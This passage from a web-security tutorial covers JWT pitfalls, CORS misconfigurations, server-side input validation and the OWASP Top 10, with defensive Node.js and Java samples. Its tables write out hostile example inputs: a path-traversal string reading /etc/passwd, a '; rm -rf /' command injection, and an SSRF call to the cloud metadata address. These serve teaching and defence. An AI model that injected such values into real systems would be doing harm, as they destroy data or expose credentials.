| Weak HMAC secret | Brute-forced offline from a captured token | Long random secret (≥ 256 bits) from a secrets manager; or use RS256/ES256 |
| Not validating claims | Expired or wrong-audience tokens accepted | Verify `exp`, `nbf`, `iss`, `aud` every time |
| Long-lived access tokens | Stolen token usable for days; can't revoke | Short access tokens (5–15 min) + **refresh tokens** with rotation |
| No revocation | Logout/ban doesn't take effect | Deny-list by `jti`, token versioning per user, short expiry |
| Storing in `localStorage` | Readable by any XSS payload | Prefer `HttpOnly; Secure; SameSite` cookies (+ CSRF protection), or in-memory storage |
| Sending over HTTP | Token sniffed | HTTPS only |
| Trusting role claims blindly | Elevated privileges if signing is broken | Keep roles minimal; re-check critical permissions server-side |

```
// ✔ Node.js (jsonwebtoken) — verify with pinned algorithm and claims
const payload = jwt.verify(token, process.env.JWT_SECRET, {
  algorithms: ["HS256"],          // never accept whatever the header says
  issuer: "auth.myapp.com",
  audience: "api.myapp.com",
});                               // throws if signature/exp/iss/aud invalid
```

**Refresh token rotation:** each time a refresh token is used, issue a new one and invalidate the old; if an old one is reused, assume theft and revoke the whole session family.

## 15.8 CORS (security view)

(Mechanics in §9.9.) Security misconfigurations to avoid:

- **Reflecting any** `Origin` back into `Access-Control-Allow-Origin` together with `Access-Control-Allow-Credentials: true` → **any website** can make authenticated requests as your logged-in users and **read** the responses (account data theft). `javascript // ✘ dangerous res.setHeader("Access-Control-Allow-Origin", req.headers.origin); res.setHeader("Access-Control-Allow-Credentials", "true"); // ✔ explicit allow-list const allowed = ["https://app.mysite.com", "https://admin.mysite.com"]; if (allowed.includes(req.headers.origin)) res.setHeader("Access-Control-Allow-Origin", req.headers.origin);`
- Trusting `null` origin (sandboxed iframes and local files send it).

- Sloppy regex checks: `origin.endsWith("mysite.com")` also matches `evilmysite.com`.
- Using `*` for APIs that serve private data (browsers block `*` with credentials, but tokens in headers may still leak data that should be private).

**Key point:** CORS **relaxes** the Same-Origin Policy; it doesn't add protection. A permissive CORS policy widens your attack surface. And CORS never stops non-browser clients (curl, scripts) — **server-side authentication and authorization are still required**.

## 15.9 Input Validation

**Never trust input** — from forms, URLs, headers, cookies, JSON bodies, file uploads, third-party APIs, even your own frontend (attackers bypass it with curl/Postman).

**Principles:**

1. **Validate on the server** (client-side validation is only for user experience).
2. **Allow-list over deny-list:** define what *is* allowed (pattern, type, length, range, enum) rather than trying to block "bad" characters.
3. **Validate early**, at the API boundary; reject invalid requests with **400** and a clear message.
4. Validate **type, length, format, range, and business rules** (e.g. quantity 1–10, date not in past).
5. **Canonicalise** before validating (decode, normalise Unicode/paths) to prevent bypasses like `..%2F`.
6. Validation is **not a substitute** for context-specific defences: still use parameterised queries (SQLi) and output encoding (XSS).

```java
// Bean Validation (Jakarta) on a request DTO + @Valid in the controller
public record RegisterRequest(
    @NotBlank @Email @Size(max = 254)            String email,
    @NotBlank @Size(min = 8, max = 72)           String password,
    @Pattern(regexp = "^[6-9]\\d{9}$")           String mobile,       // Indian mobile
    @Min(18) @Max(120)                           int age
) {}

@PostMapping("/register")
public ResponseEntity<?> register(@Valid @RequestBody RegisterRequest req) { ... } // 400 if invalid
```

```javascript
// Node.js with zod
const Register = z.object({
  email: z.string().email().max(254),
  password: z.string().min(8).max(72),
  age: z.number().int().min(18).max(120),
});
const data = Register.parse(req.body);   // throws on invalid input
```

**Special cases:**

| Input | Risk | Defence |
|---|---|---|
| File uploads | Malware, web shells (`shell.php`), huge files (DoS) | Check type by content (magic bytes), not just extension; size limits; random file names; store outside web root / in S3; scan |


| Input | Risk | Defence |
|---|---|---|
| File paths | **Path traversal** `../../etc/passwd` | Never build paths from raw input; allow-list names; resolve and check the final path stays in the base directory |
| URLs fetched by the server | **SSRF** — server tricked into calling internal services ( `http://169.254.169.254/` cloud metadata) | Allow-list domains; block private IP ranges; disable redirects |
| Shell commands | **Command injection** `; rm -rf /` | Avoid shell; use APIs with argument arrays ( `subprocess.run([...])` without `shell=True` ) |
| Regex on user input | **ReDoS** (catastrophic backtracking) | Simple patterns, input length limits, timeouts |
| Serialised objects | **Insecure deserialization** → remote code execution | Don't deserialise untrusted data with native serializers; use JSON + schema |
| XML | **XXE** (external entities read local files) | Disable DTDs/external entities in the parser |

## 15.10 OWASP Top 10 Basics

The **OWASP Top 10** (Open Worldwide Application Security Project) is the industry's standard awareness list of the most critical web application security risks, refreshed every few years. Below is the **2021 edition** (the one most interview material references; check owasp.org for newer updates).

| # | Risk | What it means | Example | Key prevention |
|---|---|---|---|---|
| A01 | **Broken Access Control** | Users act outside their permissions | IDOR ( `/orders/1002` ), accessing `/admin` as a normal user, editing others' data | Deny by default; server-side checks on every request; ownership checks |
| A02 | **Cryptographic Failures** | Sensitive data exposed due to weak/missing crypto | Plain-text passwords; HTTP login; MD5 hashing; hard-coded keys | TLS everywhere; bcrypt/Argon2; AES-256 at rest; proper key management |
| A03 | **Injection** | Untrusted data interpreted as code/commands (includes XSS) | SQLi, NoSQL injection, OS command injection, XSS | Parameterised queries; output encoding; input validation |
| A04 | **Insecure Design** | Security flaws in the design itself, not just bugs | No rate limit on OTP verification → brute-force 6 digits; no fraud limits | Threat modelling; secure design patterns; abuse-case testing |

| # | Risk | What it means | Example | Key prevention |
|---|---|---|---|---|
| A05 | **Security Misconfiguration** | Insecure defaults, verbose errors, open cloud storage | Default admin/admin password; stack traces shown to users; public S3 bucket; debug mode in prod | Hardened configs; disable unused features; automated config checks; security headers |
| A06 | **Vulnerable and Outdated Components** | Using libraries/frameworks with known vulnerabilities | Log4Shell (Log4j, 2021); outdated npm packages | Dependency scanning (Dependabot, Snyk, `npm audit`); patch promptly; SBOM |
| A07 | **Identification and Authentication Failures** | Weak login/session handling | Credential stuffing; weak passwords; session IDs in URLs; no MFA | MFA; rate limiting; strong password policy; secure session management |
| A08 | **Software and Data Integrity Failures** | Trusting code/data without verifying integrity | Compromised CI/CD pipeline or update; insecure deserialization; unverified CDN scripts | Signed artifacts & updates; Subresource Integrity (SRI); secure pipelines |
| A09 | **Security Logging and Monitoring Failures** | Attacks go undetected | No logs for failed logins; nobody alerted during a breach | Log security events (with no secrets); centralised monitoring & alerting; incident response plan |
| A10 | **Server-Side Request Forgery (SSRF)** | Server fetches an attacker-supplied URL | Image-from-URL feature used to hit cloud metadata endpoint and steal credentials | Allow-list destinations; block internal IPs; network segmentation |




*Defence in depth: an attacker must get through every layer*

### Useful security headers checklist:

```
Content-Security-Policy: default-src 'self'
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff                    # stop MIME-type sniffing
X-Frame-Options: DENY                              # prevent clickjacking (or CSP frame-
ancestors)
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: camera=(), microphone=(), geolocation=()
```

**Interview tip — "How would you secure a login API?"** HTTPS + HSTS; bcrypt/Argon2 hashed passwords; parameterised queries; server-side input validation; rate limiting + account lockout + CAPTCHA after failures; generic error messages; MFA; secure session/JWT handling (short expiry, `HttpOnly` `Secure` `SameSite` cookies, CSRF token); log and alert on suspicious activity; keep dependencies patched.